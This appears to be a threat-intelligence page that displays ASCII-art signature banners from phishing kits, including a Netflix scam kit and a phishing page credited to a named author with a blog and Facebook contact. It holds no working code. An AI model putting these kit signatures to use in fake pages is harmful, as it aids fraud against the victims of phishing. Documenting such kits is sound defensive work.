//##   ## #####      #     # #    # #####  ###### ##### ######  ####  ##### ###### #####  #     #  ##
//# # # # #    #     #     # ##   # #    # #        #   #      #    #   #   #      #    # #     # # #
//#  #  # #    #     #     # # #  # #    # #####    #   #####  #        #   #####  #    # #     #   #
//#     # #####  ### #     # #  # # #    # #        #   #      #        #   #      #    #  #   #    #
//#     # #   #  ### #     # #   ## #    # #        #   #      #    #   #   #      #    #   # #     #
//#     # #    # ###  #####  #    # #####  ######   #   ######  ####    #   ###### #####     #    #####
```



```
/*


       ___________                       .___ ____   ________
___  __\_   _____/____________  __ __  __| _/ \   \ /   /_   |
\  \/  /|    __) \_  __ \__  \ |  |  \/ __ |   \   Y   / |   |
 >    < |     \   |  | \// __ \|  |  / /_/ |    \     /  |   |
/__/\_  \\___ /   |__|  (____  /____/\____ |     \___/   |___|
      \/     \/               \/           \/


          ********************************************
          * Mess with the best *** Die like the rest *
            * xFraud scams - netflix v1 *
                * Spam age has never ended *
                  * Use at your own risk *
                  ************************
*/
```



```
//  __      __  _____    ______       _     _    ___    _     _
//..\ \    / / / ____|  |  ___ \     | |   | |  / _ \  | |   | |
//...\ \  / / ( (____   | |   \ \    | |   | | | | | | | |   | |
//....\ \/ /   \____ \  | |___/ /    | |___| | | | | | | |___| |
//..../ /\ \        \ \ |  __  /      \_____ | | | | |  \_____ |
//.../ /  \ \   ____/ / | |   \ \   _      | | | |_| |       | |
//../_/    \_\ |_____/  |_|    \_\ |_|     |_|  \___/        |_|
//          ***   Scam Powerd By SykRit © 2018   ***



////////////////////////////////////////////////////////////////
//..........This Phishing Page Has Powerd By XSR.404..........//
//........................SykRit © 2018.......................//
//...... Visite My Blog: http://dr-sykrit.blogspot.com ......//
//..............Contact Me: fb.com/abdel.sykrit...............//
//.........................Enjoy!! =D.........................//
////////////////////////////////////////////////////////////////
```

```
</div>
    <!--

               AAA                           TTTTTTTTTTTTTTTTTTTTTTT  iiii  BBBBBBBBBBBBBBBBB                 TTTTTTTTTTTTTTTTTTTTTTT          77777777777777777777
              A:::A                          T:::::::::::::::::::::T i::::i B::::::::::::::::B                T:::::::::::::::::::::T          7::::::::::::::::::7
             A:::::A                         T:::::::::::::::::::::T  iiii  B::::::BBBBBB:::::B               T:::::::::::::::::::::T          7::::::::::::::::::7
            A:::::::A                        T:::::TT:::::::TT:::::T        BB:::::B     B:::::B              T:::::TT:::::::TT:::::T          777777777777:::::::7
           A:::::::::A         nnnn  nnnnnnnnTTTTTT  T:::::T  TTTTTTiiiiiii   B::::B     B:::::B   oooooooooooTTTTTT  T:::::T  TTTTTTssssssssss           7::::::7
          A:::::A:::::A        n:::nn::::::::nn      T:::::T        i:::::i   B::::B     B:::::B oo:::::::::::oo      T:::::T      ss::::::::::s         7::::::7
         A:::::A A:::::A       n::::::::::::::nn     T:::::T         i::::i   B::::BBBBBB:::::B o:::::::::::::::o     T:::::T    ss:::::::::::::s       7::::::7
        A:::::A   A:::::A      nn:::::::::::::::n    T:::::T         i::::i   B:::::::::::::BB  o:::::ooooo:::::o     T:::::T    s::::::ssss:::::s     7::::::7
       A:::::A     A:::::A       n:::::nnnn:::::n    T:::::T         i::::i   B::::BBBBBB:::::B o::::o     o::::o     T:::::T     s:::::s  ssssss     7::::::7
      A:::::AAAAAAAAA:::::A      n::::n    n::::n    T:::::T         i::::i   B::::B     B:::::Bo::::o     o::::o     T:::::T       s::::::s         7::::::7
     A:::::::::::::::::::::A     n::::n    n::::n    T:::::T         i::::i   B::::B     B:::::Bo::::o     o::::o     T:::::T          s::::::s     7::::::7
    A:::::AAAAAAAAAAAAA:::::A    n::::n    n::::n    T:::::T         i::::i   B::::B     B:::::Bo::::o     o::::o     T:::::T    ssssss   s:::::s  7::::::7
   A:::::A             A:::::A   n::::n    n::::n  TT:::::::TT      i::::::iBB:::::BBBBBB::::::Bo:::::ooooo:::::o   TT:::::::TT  s:::::ssss::::::s7::::::7
  A:::::A               A:::::A  n::::n    n::::n  T:::::::::T      i::::::iB:::::::::::::::::B o:::::::::::::::o   T:::::::::T  s::::::::::::::s7::::::7
 A:::::A                 A:::::A n::::n    n::::n  T:::::::::T      i::::::iB::::::::::::::::B   oo:::::::::::oo    T:::::::::T   s:::::::::::ss7::::::7
AAAAAAA                   AAAAAAAnnnnnn    nnnnnn  TTTTTTTTTTT      iiiiiiiiBBBBBBBBBBBBBBBBB      ooooooooooo      TTTTTTTTTTT    sssssssssss 77777777

  -->
```

Share

Receive insights on the latest cybercrime trends